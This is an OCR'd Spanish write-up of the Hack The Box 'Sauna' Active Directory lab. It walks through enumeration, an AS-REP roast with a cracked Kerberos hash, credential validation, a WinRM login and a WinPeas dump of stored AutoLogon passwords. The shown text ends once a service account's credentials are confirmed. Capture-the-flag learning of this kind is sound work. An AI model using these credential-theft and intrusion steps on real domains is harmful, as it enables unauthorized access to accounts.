


MAQUINA SAUNA - HACK THE BOX

ACTIVE DIRECTORY

09/06/2023

Topics

- Zone TransferAttack
- Ldap enumeration
- Brute Force with Kerbrute - User Enumeration
- ASRProas Attack - GetNpusers
- RCPClient Domain User Enumeration
- Windows Remote Administration Access
- Enumeration with WinPeas – Credential Autologon
- BloodHound + neo4j -SharpHound.ps1
- DCSync Attack Impacket-Secretsdump (Domain Admin)
- Impacket-psexec -PassTheHash

Reconocimiento y Enumeración

Iniciamos comprobando conectividad con el DC

```
❯ ping -c 1 10.10.10.175
PING 10.10.10.175 (10.10.10.175) 56(84) bytes of data.
64 bytes from 10.10.10.175: icmp_seq=1 ttl=127 time=130 ms

--- 10.10.10.175 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 129.897/129.897/129.897/0.000 ms
```

Tenemos un ttl 127 = Maquina Windows

Realizare reconocimiento de puertos con nmap

$nmap -p- --open -sCV -n -v –min-rate 5000 10.10.10.175 -oN Ports

```
# Nmap 7.93 scan initiated Mon Jun  5 18:12:46 2023 as: nmap -p- --open -sCV -n -v -sS -oN Ports 10.10.10.175
Nmap scan report for 10.10.10.175
Host is up (0.12s latency).
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-06-06 07:23:37Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Defaul
t-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
```

```
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Defaul
t-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Veo que es un DC por lo cual mi estrategia de ataque iniciar directamente con el puerto 445 SMB, veamos en realizad que sistema operativo es:

$crackmapexec smb 10.10.10.175

```
❯ crackmapexec smb 10.10.10.175
SMB         10.10.10.175    445    SAUNA           [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOC
AL) (signing:True) (SMBv1:False)
```

Tenemos un Windows 10 Build x64

Después de realizar reconocimiento directamente por SMB, no puede encontrar nada por lo cual me dirijo a realizar enumeración por el puerto 53 ya que puedo efectuar un domain zone tranfer Attack enumerando servidores de correo, nombres de servidores etc. Esto lo realizare con la herramienta dig

$dig @10.10.10.175 EGOTISTICAL-BANK.LOCAL mx

```
❯ dig @10.10.10.175 EGOTISTICAL-BANK.LOCAL mx

; <<>> DiG 9.18.12-1-Debian <<>> @10.10.10.175 EGOTISTICAL-BANK.LOCAL mx
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13163
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;EGOTISTICAL-BANK.LOCAL.                IN      MX

;; AUTHORITY SECTION:
EGOTISTICAL-BANK.LOCAL. 3600    IN      SOA     sauna.EGOTISTICAL-BANK.LOCAL. hostmaster.EGOTISTICAL-BANK.LOCAL. 48 900 600 86
400 3600
```

$dig @10.10.10.175 EGOTISTICAL-BANK.LOCAL ns

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;EGOTISTICAL-BANK.LOCAL.                IN      NS

;; ANSWER SECTION:
EGOTISTICAL-BANK.LOCAL. 3600    IN      NS      sauna.EGOTISTICAL-BANK.LOCAL.

;; ADDITIONAL SECTION:
sauna.EGOTISTICAL-BANK.LOCAL. 3600 IN   A       10.10.10.175
sauna.EGOTISTICAL-BANK.LOCAL. 3600 IN   AAAA    dead:beef::609e:4c2e:2d1e:fec6
sauna.EGOTISTICAL-BANK.LOCAL. 3600 IN   AAAA    dead:beef::1:4

;; Query time: 104 msec
;; SERVER: 10.10.10.175#53(10.10.10.175) (UDP)
;; WHEN: Thu Jun 08 16:20:02 CST 2023
;; MSG SIZE  rcvd: 143
```

ipv6


09/06/2023

Tenemos una dirección IPv6 que con esto podemos realizar enumeración de puertos, posiblemente encuentre mas puertos que por IPv4 no pueda ver

De resto no puede encontrar más cosas ejecutando $dig @10.10.10.175 EGOTISTICAL-BANK.LOCAL axfr

Realizare un escaneo de puertos por IPv6 con nmap

$nmap -p- --open -sCV -n -v –min-rate 5000 dead:beef::609e:4c2e:2d1e:fec6 -6 -oN IPv6Ports



Debido a que no puede encontrar mucho por IPv6, realizare enumeración por el servicio LDAP, y es que existen muchas maneras para poder enumerar este servicio.

Descripción

LDAP (Lightweight Directory Access Protocol) es un protocolo de aplicación estándar utilizado para acceder y mantener información almacenada en un servicio de directorio. Un servicio de directorio es una base de datos jerárquica diseñada para almacenar información de manera estructurada y accesible. LDAP proporciona una forma eficiente de consultar, modificar y administrar datos en un servicio de directorio.

LDAP se basa en un modelo cliente-servidor, donde los clientes LDAP realizan consultas y solicitan información al servidor LDAP. El servidor LDAP almacena la información en una estructura jerárquica llamada árbol de directorio. Cada entrada en el árbol de directorio está identificada por un Distinguished Name (DN), que es una cadena única que identifica la posición de la entrada en la estructura jerárquica.

09/06/2023


El protocolo LDAP define una serie de operaciones que se pueden realizar en el servicio de directorio, como búsqueda de información, agregar, modificar y eliminar entradas, autenticación de usuarios, entre otras. Estas operaciones se realizan mediante mensajes LDAP enviados entre el cliente y el servidor a través de un canal de comunicación.

LDAP se utiliza ampliamente en entornos de red para gestionar información de usuarios, como nombres, direcciones, números de teléfono, direcciones de correo electrónico y otros atributos. Es especialmente común en la autenticación y autorización de usuarios en sistemas y aplicaciones. También se utiliza en la integración de diferentes servicios de directorio y aplicaciones, permitiendo la sincronización y el intercambio de información entre ellos.

Primero iniciare con la herramienta nmap utilizando las banderillas -n -sV –script(Comando proporcionado por la plataforma HackTricks)

https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap

$nmap -n -sV --script "ldap* and not brute" 10.10.10.175



Después de una gran cantidad de inforamcion que nos arrojo el escaneo, noto que al final tengo un nombre de usuario “Hugo Smith”, que en un entorno de directorio activo se resume en los siguientes nombres

Hsmit

HugoSmith

Hugo.Smith

Ahora que tengo un nombre de dominio, puedo realizar fuerza bruta con Kerbrute para validar si algunos de estos usuarios creados con la referencia creada son valido.

$kerbrute -users users.txt -domain EGOTISTICAL-BANK.LOCAL -dc-ip 10.10.10.175

Raptor-Attack

```
[*] Valid user => hsmith
[*] No passwords were discovered :'(
```

Tenemos la sintaxis correcta para un usuario “hsmith”

Bueno, esto me da una señal como atacante de poder efectuar un ASREProastattack

Un ataque de "ASREPRoast" es un tipo de ataque cibernético que aprovecha una vulnerabilidad en el protocolo de autenticación de servicios de directorio Active Directory (AD) de Microsoft. ASREPRoast (también conocido como "ASREP Roasting") se enfoca en los servicios que utilizan la autenticación de cifrado débil en el dominio de Active Directory.

En un ataque ASREPRoast, un atacante intenta obtener contraseñas de cuentas de usuario en un dominio de Active Directory que utiliza la autenticación Kerberos. A diferencia de los ataques de fuerza bruta tradicionales, que intentan adivinar la contraseña, un ataque ASREPRoast se centra en las cuentas de usuario que tienen la opción "No es necesario el cifrado para esta cuenta" habilitada en sus atributos de cuenta.

El ataque consiste en solicitar un ticket de autenticación "AS-REP" para una cuenta específica y, si se concede, el atacante puede extraer el hash del ticket y utilizar técnicas de cracking offline para obtener la contraseña en texto claro. Esto se debe a que el hash del ticket AS-REP no está protegido por una clave de cifrado derivada de la contraseña del usuario.

Esto lo realizare con la herramienta GetNPUsers.py tratando de solicitar un TGT que se reduce a un hash formato Kerberos AS-REP.

GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile users.txt


```
[-] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Al parecer el usuario hsmith, no cuenta con UF_DONT_REQUIRE_PREAUTH set por lo cual no puedo obtener un hash que pueda romper.


Había visto que el puerto 80 esta abierto por lo cual echare un vistazo con la finalidad de poder encontrar algo.

09/06/2023

http://10.10.10.175/



Después de realizar enumeración, pude localizar nombres de usuarios que por lo que analizo, son nombres de usuarios validos y como conozco la sintaxis que utilizan en el dominio para poder otorgar nombres a los usuarios voy a trasladar esos nombres a un diccionario para después realizar fuerza bruta con kerbrute.



fsmith
scoins
sdriver
btaylor
hbear
skerb
hsmith

09/06/2023

fuerza bruta con kerbrute.

```
❯ kerbrute -users users.txt -domain EGOTISTICAL-BANK.LOCAL -dc-ip 10.10.10.175
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Valid user => fsmith [NOT PREAUTH]
[*] Valid user => hsmith
[*] No passwords were discovered :'(
```

Tenemos un usuario nuevo encontrado, creo que son hermanos. Realizare de nuevo ASREProastattack para solicitar un TGT y veremos si obtengo un hash

$GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile users.txt

```
❯ GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile users.txt
/home/raptor/.local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is
eprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:0b1c948b44f30be983decd69649534c0$c0f7d6c401b21fb4acf22ed9fff68829f6e21
9b7f5530b8f2106ca4dccbc03702e6d6831c2d98cd37f2e3fe6e8c11b5303fa66cb907b972ff8e7589b3fdaf16265b3926f1c50451ee5eae95
0af22995eb935f770f47f46ad613a05582327c08274459f944227e38ad407ff3ff98133890997a9cc0b1a95ddc1155e7fda598bcdea711367c
3e39e719499c447970f9f98aa8e76d3d6be8405ef2e
```

Tengo un hash que ahora intentare romperlo con fuerza bruta para lograr obtener una contraseña en texto claro.

```
❯ john -show hash
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:Thestrokes23

1 password hash cracked, 0 left
```

Tenemos la contraseña de fsmith: Thestrokes23

Validamos contraseña con crackmapexec:

```
❯ crackmapexec smb 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
SMB         10.10.10.175    445    SAUNA            [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (dor
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
```

Me pone un [+] que esto se traduce a que es una contraseña valida, por lo cual ahora que tengo una contraseña valida con rpcclient intentare obtener usuarios validos del dominio proporcionando estas credenciales


```
❯ rpcclient -U "fsmith%Thestrokes23" 10.10.10.175
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[HSmith] rid:[0x44f]
user:[FSmith] rid:[0x451]
user:[svc_loanmgr] rid:[0x454]
user:[raptor] rid:[0x1009]
rpcclient $>
```

Tenemos usuarios validos del dominio


Raptor-Attack

Explotación

Guardo nuevos usuarios y valido si de alguien más es esta contraseña.




Al parecer HSmith y FSmith son los mismos, pero ahora verificare si algunos de estos usuarios pertenecen al grupo de administración remata de Windows para poder conectarme directamente por el puerto 5985



Con evil-winrm me conectare con las credenciales encontradas

$evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'



Escalada de Privilegios

Después de enumerar un poco el sistema, solo puede encontrar que el usuario svc_loadmrg pertenece al grupo “Remote Management Users”

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user svc_loanmgr
User name                    svc_loanmgr
Full Name                    L Manager
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/24/2020 4:48:31 PM
Password expires             Never
Password changeable          1/25/2020 4:48:31 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/8/2023 8:19:50 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

por lo cual intentare encontrar con un reconocimiento un poco más exhaustivo algún archivo o credenciales que me pueda reportar WinPeas.exe


```
    C:\Users\svc_loanmgr

ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!

ÉÍÍÍÍÍÍÍÍÍÍ¹ Password Policies
È Check for a possible brute-force
    Domain: Builtin
```

Tenemos las credenciales de svc_loadmrg y comprobamos con crackmapexec

$crackmapexec smb 10.10.10.175 -u 'svc_loadmgr' -p 'Moneymakestheworldgoround!'

```
❯ crackmapexec smb 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
SMB         10.10.10.175    445    SAUNA            [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!
❯ crackmapexec winrm 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
SMB         10.10.10.175    5985   SAUNA            [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP        10.10.10.175    5985   SAUNA            [*] http://10.10.10.175:5985/wsman
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)
```

